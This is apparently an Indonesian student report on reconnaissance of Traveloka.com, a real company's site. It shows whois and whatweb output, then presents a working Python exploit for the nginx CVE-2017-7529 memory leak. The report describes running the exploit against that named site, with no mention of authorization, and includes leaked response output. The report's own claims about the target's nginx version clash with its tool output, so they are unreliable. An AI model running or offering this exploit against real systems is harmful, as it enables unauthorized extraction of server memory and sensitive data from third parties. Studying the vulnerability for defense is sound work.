Reconnaissance Traveloka.com dengan Kali Linux

Ade Rahmad 09011281419059

- Who is Traveloka.com


```
root@aderahmad:~# whois traveloka.com
   Domain Name: TRAVELOKA.COM
   Registry Domain ID: 1636485791_DOMAIN_COM-VRSN
   Registrar WHOIS Server: whois.godaddy.com
   Registrar URL: http://www.godaddy.com
   Updated Date: 2015-04-25T18:46:53Z
   Creation Date: 2011-01-23T12:15:40Z
   Registry Expiry Date: 2024-01-23T12:15:40Z
   Registrar: GoDaddy.com, LLC
   Registrar IANA ID: 146
   Registrar Abuse Contact Email: abuse@godaddy.com
   Registrar Abuse Contact Phone: 480-624-2505
   Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
   Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited
   Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
   Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
   Name Server: BART.NS.CLOUDFLARE.COM
   Name Server: CAROL.NS.CLOUDFLARE.COM
   DNSSEC: unsigned
The Registry database contains ONLY .COM, .NET, .EDU domains and
Registrars.
Domain Name: TRAVELOKA.COM
Registrar URL: http://www.godaddy.com
Registrant Name: ******** ********
Registrant Organization: Traveloka.com
Name Server: BART.NS.CLOUDFLARE.COM
Name Server: CAROL.NS.CLOUDFLARE.COM
DNSSEC: unsigned
```


- Whatweb Traveloka.com

```
root@aderahmad:~# whatweb traveloka.com
http://traveloka.com [301 Moved Permanently] Country[UNITED STATES][US], HTTPServer[cloudflare], IP[104.31.94.87], RedirectLocation[https://www.travel
oka.com/], UncommonHeaders[cf-ray]
https://www.traveloka.com/ [200 OK] Cookies[__flash,tvl,tvs], Country[INDONESIA][ID], Email[bead16bec49e48aa850108917cf2bb24@sentry.io], Frame, HTML5,
 HttpOnly[tvl,tvs], IP[202.74.45.240], Open-Graph-Protocol[website], Script[text/javascript], Title[Tiket Pesawat Murah: Traveloka - Cari Tiket Pesawa
t Promo?], X-Frame-Options[SAMEORIGIN], X-Powered-By[haruka-haruka-x]
root@aderahmad:~#
```

Informasi yang didapatkan ialah server traveloka terdapat 2 yaitu di United states yang telah dipindahkan dan server di Indonesia yang masih berjalan.


- Netcraft traveloka.com






Dapat dilihat traveloka.com hosting traveloka menggunakan jasa hosting di negara Belanda dengan update terakhir pada 5 Maret 2018 menggunakan OS Linux dengan mesin web server AkamaGHost.

- Cve Nginx/1.7.8 yang digunakan traveloka.com





Analisa hole dari nginx/1.7.8 yang digunakan oleh traveloka.com pada 27 april 2017:

Dari penjelasan di CVE(Common Vulnerability Exposure) didapatkan informasi, pada nginx versi 0.5.6 sampai nginx versi 1.13.2 terdapat hole dimana penyerang bisa mendapatkan informasi sensitif yang dipicu oleh permintaan yang dibuat khusus pada modul range filter nginx.

Cara menyerang hole ini yaitu dengan cara menjalankan kode dibawah ini kepada website tujuan yang menggunakan nginx versi 0.5.6 sampai 1.13.2.

```
#!/usr/bin/python
# -*- coding:utf-8 -*-

# Nginx - Remote Integer Overflow Vulnerability
# CVE-2017-7529

import requests
import logging
import sys


logging.basicConfig(level=logging.INFO)
log = logging.getLogger(__name__)


def send_http_request(url, headers={}, timeout=8.0):
    httpResponse   = requests.get(url, headers=headers, timeout=timeout)
    httpHeaders    = httpResponse.headers

    log.info("status: %s: Server: %s", httpResponse.status_code, httpHeaders.get('Server',
''))
    return httpResponse


def exploit(url):
    log.info("target: %s", url)
    httpResponse   = send_http_request(url)

    content_length = httpResponse.headers.get('Content-Length', 0)
    bytes_length   = int(content_length) + 623
    content_length = "bytes=-%d,-9223372036854%d" % (bytes_length, 776000 - bytes_length)

    httpResponse   = send_http_request(url, headers={ 'Range': content_length })
    if httpResponse.status_code == 206 and "Content-Range" in httpResponse.text:
        log.info("[+] Vulnerable to CVE-2017-7529")
    else:
        log.info("[?] Unknown Vulnerable")


if __name__ == '__main__':
    if len(sys.argv) != 2:
        print("[*] %s <url>" % sys.argv[0])
        sys.exit(1)

    url = sys.argv[1]
    exploit(url)


"""
GET /proxy/demo.png HTTP/1.1
Accept-Encoding: identity
Range: bytes=-17208,-9223372036854758792
```

```
Host: 127.0.0.1:8000
Connection: close
User-Agent: Python-urllib/2.7

HTTP/1.1 206 Partial Content
Server: nginx/1.13.1
Date: Mon, 14 Aug 2017 05:53:54 GMT
Content-Type: multipart/byteranges; boundary=0000000000000000002
Connection: close
Last-Modified: Mon, 17 Jul 2017 02:19:08 GMT
ETag: "40c9-5547a060fdf00"
X-Proxy-Cache: HIT


--0000000000000000002
Content-Type: image/png
Content-Range: bytes -623-16584/16585

.......<.Y.....................lY....r:.Y.....@.`..v.q.."40c9-
5547a060fdf00"..................................................................................
..................................................................................................
.....................................................................................
KEY: httpGET127.0.0.1/proxy/demo.png
HTTP/1.1 200 OK
Date: Mon, 14 Aug 2017 05:51:46 GMT
Server: Apache/2.4.25 (Debian)
Last-Modified: Mon, 17 Jul 2017 02:19:08 GMT
ETag: "40c9-5547a060fdf00"
Accept-Ranges: bytes
Content-Length: 16585
Connection: close
Content-Type: image/png

"""
```